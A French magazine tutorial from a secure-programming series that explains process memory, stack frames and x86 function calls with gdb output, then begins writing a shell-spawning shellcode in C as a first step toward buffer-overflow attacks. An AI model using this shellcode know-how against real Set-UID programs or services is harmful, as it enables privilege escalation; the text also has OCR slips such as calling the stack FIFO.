Éviter les failles de sécurité dès le développement d'une application 2ème Partie*

Notre série d'articles essaye de mettre en lumière les principales failles de sécurité susceptibles d'apparaître dans une application, afin de présenter les moyens permettant de les éviter en modifiant quelque peu les habitudes de développement.

Cet article traite de l'organisation de la mémoire puis explique le déroulement d'une fonction vis-à-vis de la mémoire. Enfin, la dernière partie présente la construction d'un *shellcode*.

Introduction

Notre précédent article nous a permis d'analyser les failles de sécurité les plus simples, celles fondées sur l'exécution de commandes externes. Cet article et le suivant présentent un type d'attaque très répandu, les débordements de buffer. Nous analyserons dans un premier temps la structure de la mémoire lors de l'exécution d'une application, puis nous écrirons un morceau de code minimal permettant de faire démarrer un shell.


Organisation de la mémoire

Qu'est-ce qu'un programme ?

Dans ce qui suit, nous considérerons un programme comme une suite d'instructions, exprimées en code machine (indépendamment de tout langage utilisé pour l'écrire), ce que nous appelons communément un *binaire*. Lorsqu'elles ont été compilées pour donner le fichier binaire, les sources du programme contenaient des variables, des constantes et des instructions. Cette partie présente l'organisation de la mémoire relativement à ces éléments qui composent maintenant le binaire.

Les différentes zones

Pour comprendre ce qui se passe lors de l'exécution d'un binaire, commençons par examiner l'organisation de la mémoire. Elle se décompose en différentes zones :



En toute rigueur, toutes n'apparaissent pas ici, nous avons seulement mentionné les plus importantes dans l'optique qui nous intéresse.

La commande **`size -A`** *`fichier`* **`--radix 16`** permet de connaître la tailles réservées lors de la compilation pour chacune de ces zones ainsi que leurs adresses en mémoire (la commande **`objdump`** fournit, entre autres, ces mêmes informations) :

---

* Cet article est paru dans le numéro 24 de *Linux Magazine France*, au mois de janvier 2001.

```
size -A fct --radix 16
fct  :
section              size         addr
.interp              0x13   0x80480f4
.note.ABI-tag        0x20   0x8048108
.hash                0x30   0x8048128
.dynsym              0x70   0x8048158
.dynstr              0x7a   0x80481c8
.gnu.version          0xe   0x8048242
.gnu.version_r       0x20   0x8048250
.rel.got              0x8   0x8048270
.rel.plt             0x20   0x8048278
.init                0x2f   0x8048298
.plt                 0x50   0x80482c8
.text               0x12c   0x8048320
.fini                0x1a   0x804844c
.rodata              0x14   0x8048468
.data                 0xc   0x804947c
.eh_frame             0x4   0x8049488
.ctors                0x8   0x804948c
.dtors                0x8   0x8049494
.got                 0x20   0x804949c
.dynamic             0xa0   0x80494bc
.bss                 0x18   0x804955c
.stab               0x978          0x0
.stabstr           0x13f6          0x0
.comment            0x16e          0x0
.note                0x78   0x8049574
Total              0x23c8
```

La zone **`text`** contient les instructions du programme. Cette région est en lecture seule. Elle est partagée entre tous les processus qui exécutent le même fichier binaire. Une tentative d'écriture dans cette partie provoque une erreur *segmentation violation.*

Avant d'expliquer les autres zones, rappelons juste quelques détails sur les variables en C. Les variables *globales* existent dans tout le programme, par opposition aux variables *locales* dont la portée est restreinte à la fonction où elles sont déclarées. Les variables *statiques* correspondent à des variables dont la taille est connue dès la déclaration : tous les types primitifs comme les **`char`**, **`int`**, **`double`**, tableaux, etc. mais aussi les pointeurs. En effet, un pointeur représente une adresse dans la mémoire, c'est-à-dire un chiffre entier sur 32 bits sur une machine type PC. Ce qui n'est pas connu lors de la compilation, c'est la taille de la zone vers laquelle le pointeur doit être dirigé. Une variable *dynamique* représente donc une zone de mémoire visée par un pointeur (et non pas le pointeur lui-même, c'est à dire l'adresse). Les caractéristiques globales / locales et statiques / dynamiques se combinent sans problème.

Refermons cette parenthèse pour revenir à l'organisation de la mémoire d'un processus. La zone **`data`** stocke les données globales statiques initialisées (dont la valeur est fournie lors de la compilation), alors que le segment **`bss`** regroupe les données globales non-initialisées. Ces zones sont réservées dès la compilation car leur taille est définie de par la nature même des objets qu'elles contiennent.

Se pose maintenant le problème des variables locales et des variables dynamiques. Elles sont regroupées dans une zone mémoire réservée à l'exécution du programme (*user stack frame*). Les fonctions pouvant s'invoquer de manière récurrente, le nombre d'instances d'une variable locale n'est pas connu à l'avance. Elles seront donc placées, au moment de leur définition dans la *pile* du processus (*stack*). Cette pile se situe dans les adresses hautes de l'espace d'adressage de l'utilisateur, et fonctionne sur un modèle FIFO (*First In, First Out*), premier entré, premier sorti. Le bas de la zone *user frame* sert à l'allocation des variables dynamiques. Cette région s'appelle le *tas* (*heap*) : elle contient les zones mémoires adressées par les pointeurs, les variables dynamiques. Lors de sa déclaration un pointeur occupe 32 bits soit dans BSS, soit dans la pile et ne pointe nulle part en particulier. Lors de son allocation, il reçoit une adresse qui correspond à celle du premier octet réservé pour lui dans le tas.

Exemple détaillé

L'exemple suivant illustre la disposition des variables en mémoire :

```
/* mem.c */

  int    indice = 1;   //dans data
  char * str;          //dans bss
  int    rien;         //dans bss

void f(char c)
{
  int i;               //dans la pile
/* Réserver 5 caractères dans le tas */
  str = (char*) malloc (5 * sizeof (char));
  strncpy(str, "abcde", 5);
}

int main (void)
{
  f(0);
}
```

Le débogueur **`gdb`** nous donne confirmation de tout ceci.

```
gdb mem
GNU gdb 19991004
Copyright 1998 Free Software Foundation, Inc.
GDB is free software,  covered by the  GNU General
Public License, and you are
welcome to change it and/or distribute copies of
it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no  warranty for GDB.    Type
"show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb)
```

Tout d'abord plaçons un point d'arrêt dans la fonction **`f()`**, puis exécutons le programme jusqu'à ce point :

```
(gdb) list
7       void f(char c)
8       {
9          int i;
10             str  =  (char*)  malloc  (5  *  sizeof
(char));
11         strncpy (str, "abcde", 5);
12      }
13
14      int main (void)
(gdb) break 12
Breakpoint 1 at 0x804842a: file mem.c, line 12.
(gdb) run
Starting program: mem

Breakpoint 1, f (c=0 '\000') at mem.c:12
12       }
```

Nous pouvons à présent observer les emplacements des différentes variables.

```
1. (gdb) print &indice
$1 = (int *) 0x80494a4
2. (gdb) info symbol 0x80494a4
indice in section .data
3. (gdb)  print &rien
$2 = (int *) 0x8049598
4. (gdb) info symbol 0x8049598
rien in section .bss
5. (gdb) print str
$3 = 0x80495a8 "abcde"
6. (gdb) info symbol 0x80495a8
No symbol matches 0x80495a8.
7. (gdb) print &str
$4 = (char **) 0x804959c
8. (gdb) info symbol 0x804959c
str in section .bss
9. (gdb) x 0x804959c
0x804959c <str>:        0x080495a8
10. (gdb) x/2x 0x080495a8
0x80495a8:      0x64636261      0x00000065
```

La commande 1 (**`print &indice`**) nous permet d'obtenir l'adresse en mémoire de la variable globale **`indice`**. La deuxième instruction (**`info`**) fournit le symbole associé à cette adresse, ainsi que l'endroit de la mémoire où il se situe : **`indice`**, variable globale statique initialisée est bien stockée dans la région **`data`**.

De même, les instructions 3 et 4 confirment bien que la variable statique non-initialisée **`rien`** se trouve dans le segment **BSS**.

La ligne 5 affiche **`str`** ... ou plutôt le contenu de la variable **`str`**, soit l'adresse **`0x80495a8`**. En effet, l'instruction 6 nous montre bien qu'aucune variable n'est définie à cette adresse. La commande 7 permet d'obtenir l'adresse de la variable **`str`** et la 8 qu'elle se situe bien dans le segment **BSS**.

En 9, les 4 octets affichés correspondent au contenu de la mémoire à l'adresse **`0x804959c`** : il s'agit d'une adresse réservée dans le tas. L'examen du contenu, en 10, révèle bien notre chaîne "abcde" :

```
valeur hexa : 0x64 63 62 61      0x0065
caractère :   d    c  b  a       e
```

Les variables locales **`c`** et **`i`** sont placées dans la pile.

Remarquons que la taille donnée par la commande **`size`** pour les différentes zones et celle prévisible en regardant notre programme ne correspondent pas du tout. En fait, il existe plusieurs autres variables, déclarées dans les librairies et qui interviennent durant l'exécution du programme (faire **`info variables`** sous **`gdb`** pour les avoir toutes).

La pile et le tas

A chaque fois qu'une fonction est appelée, il faut créer un nouvel environnement dans la mémoire pour les variables locales et les paramètres de cette fonction (le terme *environnement* désigne ici tous les éléments qui interviennent dans l'exécution d'une fonction : ses arguments, ses variables locales, son adresse de retour dans la pile d'exécution... et non pas l'environnement au sens des variables shell que nous avons vues dans l'article précédent). Le registre **`%esp`** (*extended stack pointer*) contient l'adresse du sommet de la pile, qui se trouve en bas dans notre représentation, mais que nous appellerons quand même *sommet* par analogie avec les piles d'objets réels, et pointe donc sur le dernier élément ajouté dans la pile ; selon les architectures, ce registre peut parfois viser la première case libre dans la pile.

L'adresse des variables locales dans la pile pourrait s'exprimer par un décalage par rapport à **`%esp`**. Cependant, des éléments sont sans cesse ajoutés et retirés sur la pile, les décalages de chacune des variables présentes devraient être constamment ajustés, ce qui est particulièrement inefficace. L'utilisation d'un second registre permet de remédier à cette situation : **`%ebp`** (extended base pointer) contient l'adresse du début de l'environnement de la fonction en cours. Ainsi, il suffit simplement d'exprimer le *décalage* (*offset*) par rapport à ce registre, qui reste constant durant l'exécution de la fonction, pour connaître les paramètres ou les variables locales.

L'unité de base de la pile est le *mot* : sur les processeur i386 il s'agit de 32 bits, soit 4 octets. Sur les processeurs Alpha par exemple, un mot comporte 64 bits. La pile ne sait manipuler que des mots, ce qui signifie que toutes les variables qui y sont allouées occupent un certain nombre de mots, un multiple de 4 octets sur les PC. Nous regarderons ceci plus en détail dans la description du prologue d'une fonction. L'affichage du contenu de la variable **`str`** avec **`gdb`** dans l'exemple précédent illustre ceci. En effet, la commande **`x`** de **`gdb`** affiche un mot complet (la lecture va de gauche à droite car la représentation *little endian* est utilisée).

La pile se manipule essentiellement avec 2 instructions :

- **`push valeur`** : diminue **`%esp`** d'un mot, pour obtenir l'adresse du prochain mot disponible dans la pile, et y stocke la **`valeur`** indiquée en argument ;

- **`pop dest`** : met la valeur contenue à l'adresse pointée par **`%esp`** dans **`dest`** puis augmente le contenu de ce registre.

Les registres

Que sont, au juste, les registres ? On peut les voir comme des tiroirs ne contenant qu'un mot, alors que la mémoire est constitué d'une suite de mots. A chaque fois qu'une nouvelle valeur est mise dans un registre, l'ancienne est perdue. Ils permettent une communication directe entre la mémoire et le processeur.

Le premier '**e**' apparaissant dans le nom des registres signifie "*extended*" et traduit le passage des anciennes architectures 16 bits aux architectures actuelles sur 32 bits.

Les registres se classent usuellement en 4 catégories :

1. registres généraux : **`%eax`**, **`%ebx`**, **`%ecx`** et **`%edx`** servent à la manipulation de données ;

2. registres de segment :**`%cs`**, **`%ds`**, **`%esx`** et **`%ss`**, sur 16 bits, contiennent la première partie d'une adresse en mémoire ;

3. registres d'offset : ils indiquent un décalage (offset) par rapport aux registres de segments :

    - **`%eip`** (*Extended Instruction Pointer*) : indique l'adresse de la prochaine instruction à exécuter ;

    - **`%ebp`** (*Extended Base Pointer*) : indique le début de l'environnement local d'une fonction ;

    - **`%esi`** (*Extended Source Index*) : contient l'offset des données source dans une opération utilisant un bloc mémoire ;

    - **`%edi`** (*Extended Destination Index*) : contient l'offset des données destination dans une opération utilisant un bloc mémoire ;

    - **`%esp`** (*Extended Stack Pointer*) : le sommet de la pile ;

4. registres spéciaux : ils servent uniquement au processeur.

Le détail n'est pas donné ici, mais tous les registres d'une même catégorie ne sont pas prévus pour la même utilisation.

Les fonctions

Introduction

Cette section présente le comportement d'un programme, de son appel à son arrêt. Tout au long, nous nous appuierons sur l'exemple ci-dessous :

```
/* fct.c */

void toto(int i, int j)
{
  char str[5] = "abcde";
  int k = 3;
  j = 0;
  return;
}

int main(int argc, char **argv)
{
  int i = 1;
  toto(1, 2);
  i = 0;
  printf("i=%d\n",i);
}
```

Il constitue le fil directeur de cette section afin d'expliquer le comportement des fonctions vis-à-vis de la pile et des registres. Certaines attaques visent à modifier le cours normal d'exécution d'un programme. Pour comprendre leur mise en oeuvre, il est utile, voire indispensable, de savoir ce qui se passe normalement.

Le déroulement de toute fonction se décompose trois étapes :

1. le *prologue* : à l'entrée d'une fonction, on se prépare déjà à en sortir en sauvegardant l'état de la pile tel qu'il était avant d'entrer dans la fonction puis en réservant la mémoire nécessaire au bon déroulement de la fonction ;

2. l'*appel* de la fonction : quand une fonction est appelée, ses paramètre sont mis dans la pile puis le pointeur d'instructions (IP) est sauvegardé pour que l'exécution des instructions reprenne au bon endroit après la fonction ;

3. le *retour* de la fonction : il s'agit de remettre les choses telles qu'elles étaient avant l'appel de la fonction.


Le prologue

Une fonction commence systématiquement par les instructions :

```
push   %ebp
mov    %esp,%ebp
```


```
push   $0xc,%esp
//$0xc dépend de chaque programme
```

Ces trois instructions constituent ce qui s'appelle le *prologue*. Nous allons détailler le déroulement du prologue de la fonction **`toto()`** en expliquant le rôle des registres **`%ebp`** et **`%esp`** :




Initialement, **`%ebp`** pointe dans la mémoire à une adresse quelconque X. **`%esp`** se situe plus bas dans la pile, à l'adresse Y, et pointe sur la dernière case occupée de la pile. A l'entrée d'une fonction, il faut sauvegarder le début de "l'environnement courant", c'est-à-dire **`%ebp`**. Comme **`%ebp`** est mis sur la pile, **`%esp`** décroît d'un mot mémoire.

La deuxième instruction permet de construire un nouvel "environnement" pour la fonction, uniquement en plaçant **`%ebp`** au sommet de la pile. **`%ebp`** et **`%esp`** pointent alors sur le même mot mémoire qui contient l'adresse de l'environnement précédent.



Il faut maintenant réserver la place dans la pile pour les variables locales. Le tableau de caractères est défini avec 5 éléments, et devrait donc occuper 5 octets (un **`char`** occupe un octet). Toutefois, la pile ne sachant manipuler que des *mots*, elle ne sait réserver qu'un multiple de *mots* (1 *mot*, 2 *mots*, 3 *mots*, ...). Pour stocker 5 octets, dans le cas d'un *mot* de 4 octets, il faut donc prévoir 8 octets (soit 2 *mots*). La partie grisée, si elle ne fait pas officiellement partie de la chaîne de caractères, peut cependant être utilisée sans risque. L'entier **`k`** occupe quant à lui 4 octets. Cette place est réservée en décrémentant de **`0xc`** (12 en hexadécimal) la valeur de **`%esp`** puisque les variables locales occupent 8+4=12 octets (i.e. 3 mots).



Outre le mécanisme en lui-même, la chose importante à retenir ici est la position des variables locales : les variables locales ont un décalage **négatif** par rapport à **`%ebp`**. L'instruction **`i=0`** de la fonction **`main()`** illustre ceci. Le code Assembleur (cf. ci-dessous) utilise un adressage indirect pour accéder à la variable **`i`** :


```
0x8048411 :  movl $0x0,0xfffffffc(%ebp)
```

Le nombre hexadécimal **`0xfffffffc`** représente le nombre entier **`-4`**. La notation employée signifie donc de mettre la valeur **`0`** dans la variable qui se trouve à "-4 octets" relativement au registre **`%ebp`**. Or, **`i`** est la première (et seule) variable locale entière de la fonction **`main()`**, son adresse se situe donc bien à 4 octets (i.e. la taille d'un entier) "en-dessous" du registre **`%ebp`**.

L'appel


Si le prologue d'une fonction permet de préparer son environnement, l'appel d'une fonction permet à la fonction appelée de recevoir ses arguments, et, une fois terminée, de rendre la main à la fonction appelante.

Nous prendrons comme exemple l'appel **`toto(1, 2);`**.



Avant d'appeler une fonction, les arguments dont elle aura besoin sont stockés sur dans pile. Dans notre exemple, les

deux entiers constants 1 et 2 sont d'abord empilés, en commençant par le dernier. Le registre **%eip** contient l'adresse de la prochaine instruction à exécuter, qui sera ici l'appel à la fonction.



Lors de l'exécution de l'instruction **call**, **%eip** prend la valeur de l'adresse de l'instruction suivante qui se trouve 5 octets après (**call** est une instruction codée sur 5 octets - toutes les instructions n'occupent pas le même espace, mais ceci dépend des processeurs). Le **call** sauvegarde alors l'adresse contenue dans **%eip** pour pouvoir reprendre l'exécution où elle en était après la fonction. Cette sauvegarde s'effectue par une instruction implicite qui met le registre sur la pile :

```
push %eip
```

La valeur fournie en argument à **call** correspond à l'adresse de la première instruction du prologue de la fonction **toto()**. Cette adresse est alors recopiée dans **%eip**, qui en fait la prochaine instruction à exécuter.

Ainsi, une fois dans le corps de la fonction, ses arguments et l'adresse de retour ont un décalage **positif** par rapport à **%ebp**, puisque la prochaine instruction dépose ce registre sur le sommet de la pile. L'instruction **j=0** de la fonction **toto()** illustre ceci. Le code Assembleur utilise à nouveau adressage indirect pour accéder à la variable **j** :

```
0x80483ed <toto+29>:    movl   $0x0,0xc(%ebp)
```

Le nombre hexadécimal **0xc** représente le nombre entier **+12**. La notation employée signifie donc de mettre la valeur **0** dans la variable qui se trouve à "+12 octets" relativement au registre **%ebp**. Or, **j** est le second argument de la fonction, il se situe donc bien à 12 octets "au-dessus" du registre **%ebp** (4 pour la sauvegarde du pointeur d'instruction, plus 4 pour le premier argument entier, plus encore 4 pour le second argument entier - cf. le premier schéma de la partie sur le retour).


Le retour

Quitter une fonction se déroule en deux étapes. Tout d'abord, il faut nettoyer l'environnement créé pour la fonction (i.e. remettre **%ebp** et **%eip** dans leur état d'avant l'appel). Une fois ceci réalisé, il reste à s'occuper de la pile pour en retirer les informations relatives à la fonction dont nous sortons.

La première étape se déroule au sein même de la fonction avec les instructions :

```
leave
ret
```

La suite se situe dans la fonction où l'appel a eu lieu et consiste à nettoyer la pile des arguments de la fonction appelée.




Nous poursuivons sur l'exemple de la fonction **toto()** évoquée précédemment.

Nous décrivons ici la situation initiale en résumant ce qui s'est passé lors de l'appel puis du prologue. Avant l'appel, nous avions **%ebp** positionné à l'adresse **X** et **%esp** à l'adresse **Y**. Depuis, nous avons empilé les arguments de la fonction, sauvegardé **%eip** puis **%ebp** et réserver la place pour nos variables locales. La prochaine instruction exécutée sera **leave**.

L'instruction **leave** est équivalente à la séquence :


```
mov ebp esp
pop ebp
```

La première ramène **%esp** et **%ebp** au même endroit dans la pile. La seconde met le sommet de la pile dans le registre **%ebp**. En une instruction (**leave**), la pile se retrouve donc pratiquement comme si le prologue n'avait pas eu lieu.




L'instruction **`ret`** restaure simplement **`%eip`** de telle sorte que l'exécution de la fonction appelante reprenne où elle se doit, soit juste après la fonction que nous quittons. Pour cela, il suffit de dépiler le sommet de la pile dans **`%eip`**.

Nous ne sommes pas encore revenu à la situation initiale car les arguments de la fonction sont encore empilés. Les retirer sera la prochaine instruction, représentée par son adresse **`Z+5`** dans **`%eip`** (notons au passage que les l'adressage des instructions est croissant, contrairement à ce qui se passe dans la pile).



De même que l'empilement des paramètres se déroule dans la fonction appelante, leur dépilement aussi. Ceci est symbolisé dans le schéma ci-contre par le trait de séparation entre les instructions dans la fonction appelée et le **`add 0x8, %esp`** de la fonction appelante. Cette instruction ramène **`%esp`** vers le haut de la pile, d'autant d'octets qu'en occupaient les paramètres de la fonction **`toto()`**.

Les registres **`%ebp`** et **`%esp`** se retrouvent bien dans une situation identique à celle d'avant l'appel. En revanche, le registre d'instructions **`%eip`** a progressé.



Désassemblage

gdb nous permet d'obtenir le code Assembleur correspondant aux fonctions **`main()`** et **`toto()`** :

```
gcc -g -o fct fct.c
gdb fct
GNU gdb 19991004
Copyright 1998 Free Software Foundation, Inc.
GDB is free software,  covered by the  GNU General
Public License, and you are
welcome to change it and/or distribute copies of
it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no  warranty for GDB.    Type
"show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) disassemble main
//main
Dump of assembler code for function main:

0x80483f8 :    push   %ebp      //prologue
0x80483f9 :  mov    %esp,%ebp
0x80483fb :  sub    $0x4,%esp

0x80483fe :  movl $0x1,0xfffffffc(%ebp)

0x8048405 : push   $0x2      //appel
0x8048407 : push   $0x1
0x8048409 : call   0x80483d0

0x804840e : add $0x8,%esp //retour de toto()

0x8048411 : movl $0x0,0xfffffffc(%ebp)
0x8048418 : mov  0xfffffffc(%ebp),%eax

0x804841b : push   %eax      //appel
0x804841c : push   $0x8048486
0x8048421 : call   0x8048308


0x8048426 : add  $0x8,%esp  //retour de printf()
0x8048429 : leave    //retour de main()
0x804842a : ret

End of assembler dump.
(gdb) disassemble toto        //toto
Dump of assembler code for function toto:

0x80483d0 :   push %ebp   //prologue
0x80483d1 :  mov    %esp,%ebp
0x80483d3 :  sub    $0xc,%esp

0x80483d6 :  mov    0x8048480,%eax
0x80483db : mov    %eax,0xfffffff8(%ebp)
0x80483de : mov    0x8048484,%al
0x80483e3 : mov    %al,0xfffffffc(%ebp)
```

```
0x80483e6 : movl   $0x3,0xfffffff4(%ebp)
0x80483ed : movl $0x0,0xc(%ebp)
0x80483f4 : jmp  0x80483f6

0x80483f6 : leave    //retour de toto()
0x80483f7 : ret

End of assembler dump.
```

Les instructions sans couleur correspondent aux instructions de notre programme, comme des affectations par exemple.

Création d'un shellcode

Dans certaines circonstances, il est possible d'agir sur le contenu de la pile du processus, d'écraser l'adresse de retour d'une fonction et de faire exécuter à l'application un code arbitraire. Ceci est particulièrement intéressant pour un pirate si l'application s'exécute sous une identité différente de celle de l'utilisateur (programme Set-UID ou démon). Ce type d'erreurs se révèle particulièrement néfaste dans le cas d'un document consulté par un autre utilisateur (ex : bogue d'Acrobat Reader avec lequel un document trafiqué pouvait déclencher un débordement de buffer), ou d'un service réseau (ex : imap).

Nous étudierons dans de prochains articles les mécanismes à mettre en oeuvre pour exécuter des instructions quelconques, mais nous commencerons par étudier le code lui-même, celui que nous voulons faire exécuter par l'application principale. Pour être intéressant en restant suffisamment général, le plus simple est de disposer d'un morceau de code capable de lancer un shell. Le lecteur intéressé pourra s'entraîner avec d'autres actions comme la modification des permissions du fichier **`/etc/passwd`** par exemple. Pour des raisons qui deviendront évidentes plus loin, ce programme doit être mis au point en Assembleur. Ce genre de petit programme capable de lancer un shell est nommé habituellement *shellcode*.

Les exemples présentés ici sont inspirés de l'article d'Aleph One "*Smashing the Stack for Fun and Profit*" du magazine Phrack numéro 49.

Représentation en C

La fonction principale du shellcode est d'exécuter un shell. Le programme C suivant réalise ceci :

```
/* shellcode1.c */

    #include <stdio.h>
    #include <unistd.h>

int main()
{
  char * name[] = {"/bin/sh", NULL};
  execve(name[0], name, NULL);
  return (0);
}
```

Parmi toutes les fonctions susceptibles d'appeler le shell tant désiré, plusieurs arguments justifient le choix de **`execve()`**. Tout d'abord, il s'agit d'un véritable appel-système, contrairement aux autres fonctions de la famille **`exec()`**, qui sont en réalité des fonctions de bibliothèque GlibC construites autour de **`execve()`**. Un appel-système s'effectue directement par une interruption. Il nous suffira donc de déterminer les registres impliqués et leur contenu pour obtenir un code Assembleur efficace et court.

De plus, si **`execve()`** réussit, le programme appelant (l'application principale ici) est remplacé par le code exécutable du nouveau programme qui démarre alors. Lorsque l'appel **`execve()`** échoue, le déroulement du programme continue à la suite. Dans notre cas, le code est inséré au beau milieu de l'application attaquée. Continuer l'exécution n'aurait alors aucun sens, ce pourrait même être catastrophique. Il faut donc terminer l'exécution au plus vite. Un **`return (0)`** ne permet de quitter un programme que si cette instruction est appelée depuis la fonction **`main()`**, ce qui est assez peu probable ici. Nous devons donc expliquant forcer la sortie via la fonction **`exit()`**.

```
/* shellcode2.c */

    #include <stdio.h>
    #include <unistd.h>

int main()
{
  char * name [] = {"/bin/sh", NULL};
  execve (name [0], name, NULL);
  exit (0);
}
```

En réalité, **`exit()`** est encore une fonction de bibliothèque qui encadre le véritable appel-système nommé **`_exit()`**. Une nouvelle modification nous rapproche encore plus du système :

```
/* shellcode3.c */
    #include <unistd.h>
    #include <stdio.h>

int main()
{
  char * name [] = {"/bin/sh", NULL};
  execve (name [0], name, NULL);
  _exit(0);
}
```

